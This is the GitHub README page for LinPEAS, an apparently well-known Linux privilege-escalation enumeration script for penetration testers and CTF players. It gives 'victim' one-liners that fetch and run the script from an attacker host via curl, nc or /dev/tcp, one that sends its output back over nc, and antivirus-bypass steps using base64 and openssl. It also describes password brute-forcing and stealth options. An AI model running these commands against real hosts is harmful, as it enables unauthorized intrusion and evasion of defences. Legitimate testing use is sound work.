PEASS-ng / linPEAS /

carlospolop fix vars ✓ ac29863 · last month History


Name	Last commit message	Last commit date
..		
builder	fix vars	last month
images	linpeasv2.6.8	4 years ago
README.md	Fix: README.md Linpeas	2 months ago
TODO.md	linpeas update	2 years ago

README.md

LinPEAS - Linux Privilege Escalation Awesome Script

LinPEAS is a script that search for possible paths to escalate privileges on Linux/Unix*/MacOS hosts. The checks are explained on book.hacktricks.xyz

Check the **Local Linux Privilege Escalation checklist** from book.hacktricks.xyz.



MacPEAS

Just execute `linpeas.sh` in a MacOS system and the **MacPEAS version will be automatically executed**

Build your own linpeas!

The latest version of linpeas allows you to **select the checks you would like your linpeas to have** and built it only with those checks!

This allows to create **smaller and faster linpeas scripts** for stealth and speed purposes.

Check how to **select the checks you want to build** in your own linpeas following this link.

Note that by default, in the releases pages of this repository, you will find a **linpeas with all the checks**.

Differences between `linpeas_fat.sh`, `linpeas.sh` and `linpeas_small.sh`:

- **linpeas_fat.sh**: Contains all checks, even third party applications in base64 embedded.
- **linpeas.sh**: Contains all checks, but only the third party application `linux exploit suggester` is embedded. This is the default `linpeas.sh`.
- **linpeas_small.sh**: Contains only the most *important* checks making its size smaller.

Quick Start

Find the **latest versions of all the scripts and binaries in the releases page**.

```
# From public github
curl -L https://github.com/peass-ng/PEASS-ng/releases/latest/download/li
```

```
# Local network
sudo python3 -m http.server 80 #Host
curl 10.10.10.10/linpeas.sh | sh #Victim

# Without curl
sudo nc -q 5 -lvnp 80 < linpeas.sh #Host
cat < /dev/tcp/10.10.10.10/80 | sh #Victim

# Excute from memory and send output back to the host
nc -lvnp 9002 | tee linpeas.out #Host
curl 10.10.14.20:8000/linpeas.sh | sh | nc 10.10.14.20 9002 #Victim
```

```
# Output to file
./linpeas.sh -a > /dev/shm/linpeas.txt #Victim
less -r /dev/shm/linpeas.txt #Read with colors
```

```
# Use a linpeas binary
wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpe
chmod +x linpeas_linux_amd64
./linpeas_linux_amd64
```

AV bypass

```
#open-ssl encryption
openssl enc -aes-256-cbc -pbkdf2 -salt -pass pass:AVBypassWithAES -in li
sudo python -m SimpleHTTPServer 80 #Start HTTP server
curl 10.10.10.10/lp.enc | openssl enc -aes-256-cbc -pbkdf2 -d -pass pass

#Base64 encoded
base64 -w0 linpeas.sh > lp.enc
sudo python -m SimpleHTTPServer 80 #Start HTTP server
curl 10.10.10.10/lp.enc | base64 -d | sh #Download from the victim
```

Firmware Analysis

If you have a **firmware** and you want to **analyze it with linpeas** to **search for passwords or bad configured permissions** you have 2 main options.

- If you **can emulate** the firmware, just run linpeas inside of it:

```
cp /path/to/linpeas.sh /mnt/linpeas.sh
chroot /mnt #Supposing you have mounted the firmware FS in /mnt
bash /linpeas.sh -o software_information,interesting_files,api_keys_rege
```

- If you **cannot emulate** the firmware, use the `-f </path/to/folder` param:

```
# Point to the folder containing the files you want to analyze
bash /path/to/linpeas.sh -f /path/to/folder
```

Basic Information

The goal of this script is to search for possible **Privilege Escalation Paths** (tested in Debian, CentOS, FreeBSD, OpenBSD and MacOS).

This script doesn't have any dependency.

It uses **/bin/sh** syntax, so can run in anything supporting `sh` (and the binaries and parameters used).

By default, **linpeas won't write anything to disk and won't try to login as any other user using** `su`.

By default linpeas takes around **4 mins** to complete, but It could take from **5 to 10 minutes** to execute all the checks using **-a** parameter *(Recommended option for CTFs)*:

- From less than 1 min to 2 mins to make almost all the checks
- Almost 1 min to search for possible passwords inside all the accesible files of the system
- 20s/user bruteforce with top2000 passwords *(need `-a`)* - Notice that this check is **super noisy**
- 1 min to monitor the processes in order to find very frequent cron jobs *(need `-a`)* - Notice that this check will need to **write** some info inside a file that will be deleted

Interesting parameters:

- **-a** (all checks except regex) - This will **execute also the check of processes during 1 min, will search more possible hashes inside files, and brute-force each user using `su` with the top2000 passwords.**
- **-e** (extra enumeration) - This will execute **enumeration checkes that are avoided by default**
- **-r** (regex checks) - This will search for **hundreds of API keys of different platforms in the Filesystem**
- **-s** (superfast & stealth) - This will bypass some time consuming checks - **Stealth mode** (Nothing will be written to disk)
- **-P** (Password) - Pass a password that will be used with `sudo -l` and bruteforcing other users
- **-D** (Debug) - Print information about the checks that haven't discovered anything and about the time each check took
- **-d/-p/-i/-t** (Local Network Enumeration) - Linpeas can also discover and port-scan local networks

It's recommended to use the params `-a` and `-r` if you are looking for a complete and intensive scan.

```
Enumerate and search Privilege Escalation vectors.
This tool enum and search possible misconfigurations (known vulns, user,
        Checks:
            -o Only execute selected checks (system_information,containe
            -s Stealth & faster (don't check some time consuming checks)
            -e Perform extra enumeration
            -t Automatic network scan & Internet conectivity checks - Th
```

```
            -r Enable Regexes (this can take from some mins to hours)
            -P Indicate a password that will be used to run 'sudo -l' an
              -D Debug mode

        Network recon:
            -t Automatic network scan & Internet conectivity checks - Th
              -d <IP/NETMASK> Discover hosts using fping or ping. Ex: -d
            -p <PORT(s)> -d <IP/NETMASK> Discover hosts looking for TCP
            -i <IP> [-p <PORT(s)>] Scan an IP using nc. By default (no -
             Notice that if you specify some network scan (options -d/-p

        Port forwarding:
            -F LOCAL_IP:LOCAL_PORT:REMOTE_IP:REMOTE_PORT Execute linpeas

        Firmware recon:
            -f </FOLDER/PATH> Execute linpeas to search passwords/file p

        Misc:
            -h To show this message
              -w Wait execution between big blocks of checks
            -L Force linpeas execution
            -M Force macpeas execution
              -q Do not show banner
              -N Do not use colours
```

Hosts Discovery and Port Scanning

With LinPEAS you can also **discover hosts automatically** using `fping`, `ping` and/or `nc`, and **scan ports** using `nc`.

LinPEAS will **automatically search for this binaries** in `$PATH` and let you know if any of them is available. In that case you can use LinPEAS to hosts dicovery and/or port scanning.

Colors

LinPEAS uses colors to indicate where does each section begin. But **it also uses them the identify potencial misconfigurations**.

- The **Red/Yellow** color is used for identifing configurations that lead to PE (99% sure).
- The **Red** color is used for identifing suspicious configurations that could lead to privilege escalation.
- The **Green** color is used for known good configurations (based on the name not on the conten!)
- The **Blue** color is used for: Users without shell & Mounted devices
- The **Light Cyan** color is used for: Users with shell
- The **Light Magenta** color is used for: Current username

One-liner Enumerator

Here you have an old linpe version script in one line, **just copy and paste it**;)

The color filtering is not available in the one-liner (the lists are too big)

This one-liner is deprecated (I'm not going to update it any more), but it could be useful in some cases so it will remain here.

The default file where all the data is stored is: */tmp/linPE* (you can change it at the beginning of the script)

```
file="/tmp/linPE";RED='\033[0;31m';Y='\033[0;33m';B='\033[0;34m';NC='\03
```

PEASS Style

Are you a PEASS fan? Get now our merch at **PEASS Shop** and show your love for our favorite peas

Collaborate

If you want to help with the TODO tasks or with anything, you can do it using **github issues or you can submit a pull request**.

If you find any issue, please report it using **github issues**.

Linpeas is being **updated** every time I find something that could be useful to escalate privileges.

Advisory

All the scripts/binaries of the PEAS Suite should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own networks and/or with the network owner's permission.